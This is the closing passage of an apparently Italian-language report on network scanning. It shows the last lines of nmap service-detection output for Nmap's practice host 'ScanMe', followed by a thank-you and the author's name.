|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo  Nping echo
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.88 seconds
```

## 6. RINGRAZIAMENTI

**THANKS FOR YOUR ATTENTION**

Mattia Di Donato